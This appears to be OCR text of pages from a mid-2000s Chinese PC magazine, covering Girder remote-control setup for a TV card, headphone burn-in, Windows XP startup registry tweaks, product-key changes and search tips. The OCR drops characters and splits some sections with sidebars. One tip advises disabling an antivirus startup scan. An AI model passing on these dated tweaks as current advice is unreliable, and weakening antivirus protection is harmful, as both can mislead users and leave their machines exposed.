除了hp LaserJet 1150激光打印机以外，其他品牌的打印机驱动程序也有不少特色功能，只要我们认真发掘和及时升级驱动程序就会有新的收获。 CF [YY30]

隔山打牛

做个能遥控的电脑

★★

■ biosisi

用电脑久了，自然就对电脑有了一种十分亲切的归属感，什么事情似乎都得优先把电脑用上。别人用HIFI听CD，我却就是喜欢用电脑听音乐，因为无论CD、MP3还是WMA无所不能播放；别人喜欢用DVD机看大片，我却依然还是喜欢用电脑看电影，因为无论VCD、DVD还是DivX、RMVB同样无所不能看……可是不容否认，家电就是家电，电脑毕竟是电脑！用电脑听歌看电影就得拿着鼠标点这里点那里，换歌、快进也得走到电脑前操作，跟其他"专业"的电器相比，遥控功能似乎成了电脑无法相提并论的最大障碍。为了维护电脑在我们DIY一族心目中至高无上、无所不能的形象，下面跟我一齐来把最渴望的遥控功能赋予我们的电脑吧！

硬件准备

一台普通的家用电脑，除了键盘和鼠标两大人机交流工具以外，我们还能怎么跟电脑沟通呢？也许留意电脑市场的朋友都早已察觉，无论是国内的联想还是国外的微软，它们都有一套方便得可以　美家电的家庭多媒体方案，像什么一键看DVD看电视、媒体中心之类的。其实这些"神奇"的家庭多媒体方案跟我们普通的电脑根本没有本质的分别。说白了，就是给用户预安装和预设置一堆播DVD看电视的软件，再加个遥控器，让用户使用起来的感觉尽量贴近操作家电那么简单而已。

好了，先别管别人的月光有多美，因为那是要付出较大的金钱代价的，而且看完本文以后也能拥有，而金钱的代价甚至为零。现在来看看让电脑能被遥控所需要的硬件准备吧：

首先，一块电脑内置的电视卡是必须的，而且卡上必须附带遥控功能。现在市面上的电视卡都卖得便宜得很，两百块甚至以下都能成交，而且也都带了遥控功能，如果你已配置了电视卡，那么就无需再作投资了。但是为了确保最佳的通用性和日后软件升级性，笔者这里强烈建议各位新购电视卡的朋友，一定要选择更流行的电视卡芯片，例如目前最流行的Philips SAA 713x芯片(如SAA 7134)，或者是经典的BT8x8芯片(如BT 878)。

然后，把电视卡附带的红外线感应接收器，正确连接到电视卡的红外接头上即可。而诸如电视天线、声卡音频线等等，则与本文的遥控电脑无关，各位可连可不连。此外，需要提醒大家的是：个别价格低廉的电视卡虽已具备遥控功能，但是却没有附带这根红外线感应接收器和遥控器，笔者建议不要购买这类产品，因为这些配件既难找也难配，价格也给哄抬，得不偿失(见图1)。




图1　电视卡红外接头、红外线感应接收器和遥控器

软件准备

准备好硬件设备以后，接下来就可以开始做软件上的准备了：

首先，给电视卡安装驱动程序，让电脑正确识别已经安装的电视卡，而电视卡附带的电视软件则可装可不装。

> 小提示
>
> 若安装了电视卡附带的电视软件，软件就会运行并驻留一个侦测程序，探测并执行遥控器发送过来的信号命令(见图2，任务栏上自动驻留的丽台Winfast TV 2000 XP侦测程序)。因此，记得要把该侦测程序关闭，否则我们的主角Girder将无法使用哦！这是后话。
>
> 
>
>
>
> 图2

然后，下载并安装我们的主角——Girder软件，它可以检测到用户按下的遥控器按键，并执行由用户指定的操作。例如控制系统音量大小、控制显示器开关、控制鼠标移动、运行某个程序、对某个程序进行操作等等。

Girder小档案

- 软件版本：4 Beta 8
- 官方网站：www.promixis.com
- 下载地址：www.bb555.net/down/view.asp?id=164


动手设定

最后，我们需要在Girder中指定电视卡的类型，方法如下：

1.单击"File→Settings"菜单，打开设置窗口。

2.切换到"Plugins"签页，在列表中找寻并勾选相应

的电视卡选项，单击“OK”按钮(见图3)。


图3

3.单击“Tools→Add Remote Wizard”菜单，打开添加遥控向导。

4.在向导第二步中，选择以“New”方式添加新遥控。

5.在向导第三步中(见图4)，把遥控器对准红外线感应接收器，并按下遥控器任意一键。若Girder成功探测到遥控器发出的信号，将直接跳到下一步，而无需鼠标手动单击“Next”按钮。



图4

注：该步骤操作期间切勿按下键盘任何按键，也不要移动或按下鼠标。

6.在向导第四步中，为所探测到的遥控取名。

7.在向导第五步中，可为一些通用功能绑定遥控键，例如在左列表选择“MASTER VOLUME UP”选项，然后把遥控器对准接收器，按下遥控器“1”键，即可把遥控器“1”键的功能定义为音量增加(见图5)。



图5

小提示

如果在Girder的列表中没有找到你的电视卡类型，那么就可以到Girder官方网站的下载栏目下找寻，网址为：www.promixis.com/downloads.php?mode=list。例如本例需要下载的电视卡插件名为“Winfast 2000XP Deluxe”，把下载到的压缩包解开，并参考其中的说明文件，把相应的文件复制到Girder的安装目录或其下的“Plugins”目录即可(见图6)。关闭并重新启动Girder后，即可在设置窗口中找到新增的电视卡类型。


图6

到这里为止，你的遥控器已经具备最简单的电脑控制能力了。


建立虚拟鼠标

为了带领大家更好地享受Girder所带来的便捷，笔者特别挑选了两个有代表性的设置范例介绍，首先介绍的范例是如何使用遥控器控制鼠标的移动和单击。由于Windows系统是建立在方便直观的可视化鼠标操作基础上的，所以用遥控器的按键模拟各种鼠标操作，是极具意义的！设置方法如下：

1.单击“View→Switch to Expert Interface”菜单，切换到专家界面。

2.单击“File→New”菜单，以任意名字新建一组功能设置。


3.在窗口右部单击选择“New”选项(相当于文件夹，用于分类不同的命令)，然后在窗口左部展开“Actions→Mouse→Movement”树，双击“Mouse Right”(鼠标向右移动)项，把“鼠标向右移动”功能添加到“New”文件夹下(见图7)。


图7


4.在“Initial Stepsize”栏中，设置鼠标移动步幅，默认设置为每次向右移动10像素。完成设置后，单击确定按钮，并单击“×”按钮关闭窗口即可(见图8)。


图8


5.在窗口右部单击选择新添加的“Mouse Right”功能，单击“Edit→Add Event”菜单，为该功能添加一个触发事件(见图9)。


图9

6.在自动打开的设置窗口中，单击“Learn”按钮，然后把遥控器对准接收器，并按下遥控器“→”键。设置完成后，按下遥控器“→”键即可把屏幕的鼠标向右移动10像素(如图10)。


图10

7.参考上述方法，在“New”文件夹下分别添加“Mouse Left”(鼠标左移)、“Mouse


图11

Up"(鼠标上移)、"Mouse Down"(鼠标下移)、"Mouse Left Click"(单击鼠标左键)、"Mouse Right Click"(单击鼠标右键)功能，并分别为这些功能指定一个对应的遥控器按键(见图11)。

单按键开关显示器

在"建立虚拟鼠标"范例中，笔者演示了单按键单功能的设置方法。然而单按键多功能也是十分常用的功能，例如单击一下遥控器"9"键就关闭屏幕显示(进入节能状态)，再单击一下遥控器"9"键重新打开屏幕显示(取消节能状态)。方法如下：

1.在窗口右部单击选择"new1.gml"项，单击"Edit→Add Group"菜单，添加一个新文件夹，并命名为"遥控显示器"(见图12)。




图12

2.在窗口右部选择新增的"遥控显示器"文件夹，然后在窗口左部展开"Actions→Monitor"树，双击"Monitor Power Management"选项，在"遥控显示器"文件夹下添加"显示器电源管理"功能(如图13所示)。




图13

3.在自动打开的设置窗口中，把"Action"设置为"Off"(即关闭屏幕显示功能)，切换到"States"签页，把"State Count"和"Trigger on State"分别设置为"3"、"2"。设置完毕一定要单击确定按钮后，才能关闭该设置窗口哦！(见图14)




图14

小提示

要实现单键多功能，就必须使用一个计数器，以计算指定遥控按键被按下的次数。这个计数器的初始值为1，当累计达到计数器的最大值时，就恢复到初始值。本例"State Count"设置为3，代表计数器的最大值为3，当计数器累计到3后，便恢复到1。"Trigger on State"设置为2，代表当计数器累计为2时，就触发当前事件，即关闭屏幕显示。

4.把刚新增的"Monitor Power Management"改名为"Monitor Power Management-Off"，以便区分。并透过"Add Event"菜单，为该功能指定一个遥控器按键即可(见图15)。




图15

5.参考步骤2～4，再次添加一个"Monitor Power Management-On"(重新打开屏幕显示)的功能。但这次记得要把"Action"设置为"On"、把"State Count"和"Trigger on State"分别设置为"3"、"3"(见图16)。




图16

CF [YY31]

■王昉

让我的歌声更嘹亮

——耳机“煲机”经验谈

★★


本文可以帮你学到

- 什么是煲机，为何煲机以及怎么煲；
- 煲机中常见的几个低级错误；
- 一套可用于煲耳机的参考方案

我是一只新的AKG K66，主人最近刚刚把我从商店里买了回来，原因是我那个商店里展示的孪生兄弟在中高频和声场定位上的表现都让喜欢蔡琴阿姨那样女声的主人满意。可是回家后主人把我接到他的主机里只听了一会就把我放在一边了，我听见了他轻轻地叹息。我知道这不是我的错，我和在商店里Show的那个兄弟都是从AKG的工厂里走出来的，从个体上讲我们没有多大差异。只是生命在于运动，耳机也不例外。我们耳机由于自身的〞生理结构〞的原因，导致我们的表现在很大程度上要依赖振膜的表现。我因为一直在商店的货架上压根就没有运动，所以我的振膜在这个时候还没有舒展开，紧绷绷的，出来的声音自然是高音带毛刺，中频干涩，低频缺乏细节，表现当然不如我那个在商店展示的孪生兄弟了。好在主人在论坛里查找如何让我运动的方案了。他先找着，我在这里把自己知道的一些〞 机〞容易犯的低级错误和常用的〞 机〞跟大家聊聊，也顺便祈祷主人不要犯这样的低级错误。



笔者的K66和HD457的合影



耳机的发音单元

“煲机”常见的低级错误

200元以上的耳机很多返修都是因为 机的时候方法不当导致的。这并不是说 耳机是一种危险行为，只要方法得当， 好后的耳机一般是几年也不会坏的。

你知道吗?

经过 机的耳机才能发挥出真正的性能！

新耳机的振膜是有一定硬度的，由于这个原因，必然导致声音再现显得比较生硬。“ 机”正是经过一段时间的放音，让耳机振膜逐渐舒展的一个过程。而且针对每一种频率的声音，都要经过一段时间的 机。只有经过这样的一个“ ”的过程，耳机才能更好地再现各种性质的声音。这就好像新买的汽车需要“磨合发动机”是一个道理。

低级错误一：“煲机”音量大不得

一些朋友因为心急，往往喜欢把音量开到最大然后用一些重金属之类的音乐来 机。这简直是拿刀在谋杀我们，因为耳机的振膜在没有运动开的时候是很脆弱的，大的音量和过多功率要求相对中高频声音要大很多的低音都可能造成损坏。我在店里的时候就看见很多因此出现爆音而牺牲（返修）的耳机。其实等耳机的振膜活动到比较柔软的时候，一般的音乐无论高低音频都很难叫它很受伤了。我建议大家使用蔡琴的《银色月光下》、Bandari乐队和其他一些相对舒缓的音乐，在1/4~1/3音量下 机，等播放了20~30小时之后可以把音量稍微加大一些来播放TIS公司的CD——《黑毒》继续 机，这张CD不仅仅非常适合 机，而且还非常好听，大家可以在 机的同时好好欣赏一下。

低级错误二：“刚、猛”音乐未必好

一些心急的朋友经常为了缩短 机的时间，还喜欢一上来就用一些比较刚猛的摇滚、黑人或拉丁音乐来 机。其实这样也比较危险，因为新耳机的振膜边缘是比较紧的，

弹性大而顺性小。这样的刚猛路数还不是很适合热身，如果低音过强，甚至可能将耳机的音圈震散或振膜开胶。总之，越是高档的耳机越要小心地　，因为它们太敏感了。一不小心就很可能留下一些音质　疵，让你听了就遗憾。为了安全，我喜欢用一些比较轻柔的音乐或是干脆用白噪音（就是收音机没有找到台的时候发出的那种沙沙声）来在最初的二三十小时中　机。等振膜的顺性改善点之后在更换一些动感稍微好点的流行乐或钢琴曲。

低级错误三：更低的声音你听得见吗？

一些的新烧友总是对摇滚乐那强悍的低音很感兴趣，由于这些入门级的 HiFi 耳机在频响方面的指数几乎都能够达到 20Hz 左右，所以这些爱好者拿到之后，一般是很急切地拿一些超低频去测试一下耳机的“下潜深度”。一些偷懒的人甚至用 Test Tone Generator 一类的“音频发生器”软件，发出一个固定的很 20Hz 音频来测试或　机，假如听不到声音就提高音量直到听见为止，但是这样做真的很危险。因为 20Hz 是人类的听音极限，就是说在 20Hz 时人类的耳朵刚刚开始有知觉（有些人根本听不见，我的主人用 Audiotrak MAYA 7.1 声卡测试我的时候就没有听见 20Hz 的声音）。举例来说人耳对 3000Hz 的灵敏度与对 20Hz 时的灵敏度会相差 20～80dB，我们知道灵敏度每相差 3dB 推动功率就差两倍，同样的，差 6dB 就差 4 倍，差 9dB 就差 8 倍。那大家估算一下如果你要听到 20Hz 要输入多大的功率（开多大的音量）？而且 20Hz 的信号势必要使振膜的振幅极大、同时音圈的阻抗降低，电流急剧升高，使音圈发热变形，进一步导致振膜变形，造成破声、蹭圈等永久性破坏，即使是短时间的试听也会使音圈打底的。

> **小知识**
>
> **打底：**用来形容音箱发生问题的专用词。这种问题一般都指音箱的喇叭（单元）的振膜由于震动幅度太大，导致拍打箱体而造成的“啪啪”声杂音。一个音箱会出现这样的问题，一方面可能是低频音量过大，喇叭承受不起这么巨大的震动幅度而残生的，另一方面也可能是喇叭单元的振膜已经破损、脱胶造成的。

我的“运动”方案

刚说完几种常见的低级错误我就感觉到一阵很舒服的电流，蔡琴阿姨《被遗忘的时光》已经冲口而出了：是谁……在敲打我窗，是谁……在撩动琴弦……。我的新搭档——Audigy 2ZS 悄悄地告诉我，它在使用 25% 音量来播放蔡琴阿姨的专集。大约播放了十几个小时这么柔和的女声之后，主人叫我休息了几个小时，再次醒来的时候又是十几个小时的柔声清唱。在结束了比较舒缓的前二三十小时的热身后，声卡老兄又用 30% 音量叫我来唱好多吉他、萨克斯和一些交响乐，这次的运动量果然不小，八个小时下来我就觉得浑身上下都松了不少，我就这样每天八小时坚持运动了一个星期后，我觉得自己发出的高音已不带毛刺了，变得圆润自然，中音温暖亲切，低频再也不是混成一团的轰隆隆，而充满细节；现在主人在带上我听歌的时候，总是会流露出由衷的微笑。

机主的一些个人想法

在这里我并不推荐大家使用扫频，这主要是考虑到安全的原因。首先，人声和多数管弦乐相对于音频发生软件所产生的声音远要柔和也更接近自然听感需要；其次由于在保持同一声压级的情况下，要在 40Hz 的低音和 10KHz 之间扫频的话，耳机的功率在几秒种内发生了大约几十甚至上百倍的变化，这样快速变化的功率可以说是颇为剧烈了。对于顺性还不很好且只有几个或十几个微米厚的耳机振膜来说是有一定风险的（至少我觉得是有留下听音缺憾或折损使用寿命的风险的，两三百的耳机虽然不是什么高档东西但是留下缺憾也不好啊）。假如大家一定要使用软件来　，笔者宁可推荐使用 Test Tone Generator（下载地址：http://www.softsea.net/soft/111149.htm）生成白噪音来　。



在 Test Tone Generator 中选择发出白噪音

> **小知识**
>
> **扫频：**这个词在很多专业资料里面都能看得到，如显示器、频谱仪等等。但在玩音响的发烧友眼里，它实际上是一种拿音频发生器（或软件）在一定的频率段内（一般用 20Hz~20000Hz）反复播放音频信号的测试音响设备行为（操作）。

最后，我和大家说说　机中一个较为关键的问题，就是　机时间的控制。其实，　机的目的就是要将紧绷着的耳机振膜弄柔顺了，但是每一款耳机所使用的振膜材料并不完全相同，自然　机的时间就不同。那我们如何去确定这个时间呢？这个时间是无法准确计算的，目前得到的大多都是经验值。准确的来说，当这款耳机　到基本符合你对该耳机的听感期待时（简单来说就是当你听起来觉得舒服时），那么　机的操作就完成了。一般来说，普通的耳机　一晚上也就够了，而再高档一些的　20~30 个小时，也已经差不多了。CF [YY32]

向纪录冲刺——压缩XP启动时间

在Windows系列中，可能启动速度最快的就是Windows XP了，据说微软特意对Windows XP的启动速度做了优化。但实际上，还是有很多朋友需要在Windows启动画面等上十几圈才能进入系统，为什么有些电脑上只三圈甚至还没有出现启动画面就进入了系统呢?

01 优化预读，轻松提速

在Windows XP/2003中新增了一项称为预计(Prefetcher)的技术，这是微软为提高系统性能而设计的一种后台数据预计机制，可以有效提高系统的启动速度和性能，但在这项功能的默认设置是非常保守的，我们可以通过修改注册表中相关的键值来调整预计方式。

点击“开始→运行”，在运行输入框中输入regedit.exe点击“确定”打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters]，在右侧窗格中将“EnablePrefetcher”的键值修改为所需预读方式对应的数字，以下是数字对应的预计方式表:

0	关闭预读	2	只对启动项进行预读
1	只对应用程序进行预计	3	对应用程序和启动项都进行预计

对目前主流硬件配置的电脑来说，推荐使用3;而硬件配置较低的电脑，则推荐使用1;如果是好几年前的老电脑，连运行XP都勉强，那只能用0了。另外，在C:\Windows\Prefetch目录中的文件，也要定期清空一次(一般两个月左右)，因为我们系统中安装的程序和启动项都是变化的，过时的预计内容反而有可能拖慢启动速度。

02 让系统不再检测空IDE设备

Windows在启动时还会检测系统中存在的IDE设备(如硬盘、光驱等)，把这段检测时间去掉，启动速度又能提高不少。右击桌面上的“我的电脑”选择“属性”，在弹出的“系统属性”窗口中选择“硬件”选项卡，然后点击“设备管理器”按钮，打开“设备管理器”后展开“IDE ATA/ATAPI控制器”，依次双击打开“主要IDE通道”和“次要IDE通道”的属性窗口，在“高级设置”选项卡中将不存在的设备的“传送模式”设置为“无”(默认为“自动检测”)。判断设备是否存在的方法很简单，查看其“当前传送模式”，如果为“Ultra DMA Mode X”，则说明设备存在;如果为“不适用”，则不存在，重启后就能看到效果了。

03 去除杀软的开机自动扫描

很多杀毒软件在安装之后都会使开机速度变得很慢，这是由于它们都包含了开机时扫描启动文件的功能。就拿著名的卡巴斯基5.0专业版来举例吧！由于开机后Windows的启动加载项有可能成为病毒、木马的藏身地之一，所以卡巴斯基默认会在开机时对这些文件进行扫描，但实际上每次启动都会扫描有些浪费，平时自己经常手动扫描一下就行了。取消开机扫描的方法如下:依次打开“设置→手动扫描任务→扫描系统启动对象→属性→启动对象→设置→计划”，取消“启用计划扫描”的勾选。也有一些其他杀毒软件中具有启动扫描的选项，可参考其帮助文档取消此功能。

04 删除多余字体

微软号称Windows XP可以安装1000-1500种字体文件，可实际上系统中安装的字体一旦超过500种，在启动时速度

技巧:系统

修改Windows XP的序列号

实用度:

很多MM都会有这种遭遇，系统崩溃了找GG来帮忙，GG二话没说就把系统重装了，而且装的Windows XP竟然还用了盗版的序列号，可是MM的品牌电脑明明附带了正版Windows XP的序列号，这下可好，难道又要重装一次？很多人认为Windows XP一经激活，序列号就无法修改，其实不但可以修改，而且方法还很简单。

第一步:点击“开始→运行”，输入regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current Version\WPAEvents]，在右侧窗格中右击“OOBETimer”选择“修改”，在弹出框中至少修改一个字节，点击“确定”保存。

第二步:运行“%systemroot%\system32\oobe\msoobe.exe /a”，在弹出的激活向导中选择“通过电话激活”并点击下一步，然后点击“修改序列号”后选择更新。

第三步:如果序列号填写错误则会退回到前一个画面，选择“稍后激活”并重新启动。重复进行第二步直到成功为止，重新激活后点击“确定”即可。

(上海 一刚)

把任务栏锁得更牢

实用度:

在Windows XP中可以将任务栏锁定来固定布局防止修改，但实际上只需右键点击任务栏空白处，取消“锁定任务栏”的勾选，这个锁定状态就被解除了。有什么方法能把任务栏锁得更牢呢？在Windows XP(只限专业版)中运行gpedit.msc启动“组策略编辑器”，依次展开“用户配置→管理模板→任务栏和[开始]菜单”，在右侧列表中找到“锁定任务栏”并双击，在弹出的“锁定任务栏属性”窗口中选择“设置”选项卡，选择“已启用”并点击“确定”保存设置。现在在右击任务栏空白处，“锁定任务栏”选项已经变成灰色不可选状态了。

(上海 一刚)

就会慢得惊人。即使是专业美编，系统中也会有很多字体永远用不到，所以要加快启动速度可以从删除系统中多余的字体入手。

首先将Fonts目录压缩打包，以作为删除字体的备份，然后打开“控制面板”，双击打开其中的“字体”，只保留Arial、Marlett、Microsoft Scans Serif Regular、MingLiU & PmingLiU、Modern、MS Outlook、MS Serif 8,10,12,14,18,24、Script、SimSun & NsimSun、Tahoma、Times New Roman、宋体、仿宋、楷体、黑体，其他字体一律删除，在需要时我们再将它们从备份的压缩包中释放到字体目录中即可。另外，还可以让字体不占用系统盘空间，方法是将字体放在其他盘符的目录下，然后右键选中字体文件拖入字体目录中，在弹出菜单中选择“在当前位置创建快捷方式”即可。

05 搞定导致开机假死的网卡

有很多小区宽带用户都有这样的烦恼，在开机启动后，进入Windows的速度倒也不慢，可是显示桌面后却要等待好一段时间才会对键盘鼠标操作有所响应，在此之前都是处于一种假死状态。可是很少有人知道，问题竟然出自网卡的配置上。原来在每次启动时，网卡默认就会请求服务器分配IP地址，而实际上在进行虚拟拨号前是不会分配IP的，无响应就造成了长时间的等待。解决方法有2个：

①采用路由共享上网：登录路由器管理界面，并启用路由器的DHCP功能，注意设置好可供分配的IP池。

②采用虚拟拨号上网：右击“网上邻居”选择“属性”，在弹出的“网络连接”窗口中右击“本地连接”选择“属性”，在“常规”选项卡中双击“Internet协议(TCP/IP)”，在弹出窗口中将“自动获得IP地址”改为“使用下面的IP地址”，“IP地址”随意设置为某内网IP，如192.168.0.20，“子网掩码”为255.255.255.0，网关随意设置，比如192.168.0.1；下方的“自动获得DNS服务器地址”也手动修改成“使用下面的DNS服务器地址”，笔者填写的是202.106.0.20(北京ADSL的DNS)。保存设置后，重启系统进入桌面时再也不会出现假死状态了。

06 自动整理启动文件磁盘碎片

这是Windows XP新加的一项功能，与预读取功能配合使用正好是完美的组合。那就是启动时可以自动进行磁盘碎片整理，听了这个功能你可能会吓一大跳并且提出质疑，因为往往整理一次磁盘碎片都需要好几十分钟甚至几小时，如果每次开机都整理一下，那岂不是永远在等待中度过了。不过这里所指的磁盘碎片整理公指的是那些启动所必须的文件，整理之后能使它们相邻排列，以便下次启动时能获得最快的启动速度。开启自动磁盘整理功能的方法如下：

运行regedit.exe打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsft\Dfrg\BootOptimizefunction]分支，然后右击右侧窗格中的“Enable”选择“修改”，将键值改为Y(打开，反之则设为N关闭)，修改完成后关闭“注册表编辑器”并重启电脑即可生效。

07 取消多余的映射网络驱动器

在局域网环境中经常会用到磁盘映射功能，最简单的例子比如在\\cfan\movies下有很多电影文件可以看，而每次进入这个共享目录时都比较麻烦，就可以运行CMD打开“命令提示符”，在其中输入“net use z: \\cfan\movies "password" /user:cfaner”回车，如果没有提示错误的话此时在“我的电脑”中就能看到Z盘了，打开便是共享电影的目录。这样虽然很方便，但是一旦设置的映射盘符多了，在启动联网时就会逐一检查映射驱动器的有效性，导致启动时间增加，因此还是建议删除掉不常用的网络驱动器，删除所有网络驱动器的命令是“net use /del *”。 CF [MJ01]

技巧：软件

在Word中批量将文字替换成图片

实用度：

在日常编辑Word文档时，有时会需要将文档中的文字替换为图片，比如将文章中所有“特符1”替换为某个图片格式的符号。实现的方法很简单：

第一步：打开需要编辑的文档，选中第一次出现出现的“特符1”。

第二步：点击菜单中的“插入→图片→来自文件”，插入符号文件，回到文档编辑窗口。

第三步：选中图片文件，用Ctrl+C键复制，按Ctrl+H，打开“替换”窗口，在“查找内容”中输入“特符1”(不含引号)，在“替换为”中输入“^c”(不含引号，c为小写)，点击“全部替换”按钮即可(见图)。



彻底清除“流氓软件”

实用度：

经常上网，安装各种软件，系统里就会出现各种各样的“流氓软件”，有些更是强制安装到系统中，虽然有杀毒软件的保护，但仍然会有些“流氓软件”的“尸体”保存在系统中，如何清除这些“尸体”文件呢？如何清除完整的“流氓软件”呢？其实可以用一款名为“流氓软件清理助手”(下载地址：http://www.newhua.com/cfan/200522/roguecleaner.rar)的软件来清除。打开软件，点击“检测”按钮，就可以检测到是否有流氓软件了，如发现有，只要点击“清理”即可(见图)。 CF [MJ02]



Google搜索技巧2005

近来有一篇名为Google Search Tips 2005(Google搜索技巧2005)的文章在Blog中非常流行，它涉及不少Google中鲜为人知的隐含技巧，能让我们更好、更精确地查找到自己想要的资料。原文作者为Philipp Lenssen，我们对该文作了一些适当编译，以便与广大的电脑爱好者共享。为了表达得清楚明了，下文用中括号"[]"将所有搜索关键词括了起来，大家在操作的时候，不要输入这对中括号。

01 与汉语不同，构成英语短语的各个单词之间都会以空格进行分隔，如果想以某一英语短语作为关键词进行搜索，就必须使用双引号将短语括起来，如["like this"](不含外面的中括号，下文皆同)，否则Google会把它处理成两个相对独立的关键词。除此之外，也可以使用连字符"-"来代替双引号，比如上面例子，可以表示成[like-this]，效果和使用双引号一样。这一技巧尤其适合以英语文章名称为关键词进行的搜索，如[Google-Search-Tips]。

02 以前，Google不能处理像"#"这样一些特殊符号，但现在可以做到了，比如搜索[C#]，它就会搜出与微软C#编程语言相关的许多网页资料来。不过还是有一些字符它不能识别，比如搜索[t.]、[t-]、[t^]等，得到的结果是一样的。

03 使用多个关键词进行搜索，会使得到的结果更精确。Google支持在每次的搜索中最多使用32个关键词(关键词以空格分开)，如果超过这个数字，Google会自动忽略掉后面的关键词。不过这一般来说已经足够了，我们很少会在一次的查询中使用那么多的关键词。

04 在单词前加上波浪号"~"就可以搜索同义词。举例来说，当搜索"house"的同时也想查找"home"等其他同义词，就可以搜索[~house]。如果想排除掉个别同义词，可以使用减号来实现，比如:[~house -house -home -housing -floor]。这一技巧目前仅适用于英文。

05 搜索[* *]，可以得到Google索引页面的总数。

06 使用Google搜索，经常会得到成千上万的结果，我们可以指定数字来限制搜索范围，比如要搜索2000至2005年之间的某些材料，可以在关键词之后加上[2000..2005](数字之间是两个小数点)，将得到包含有2000、2001、2002...2005这些数字的网页，大大缩小搜索的范围。比如搜索[电脑爱好者 2003..2005]要比纯粹地搜索[电脑爱好者]过滤掉近一半的网页数。

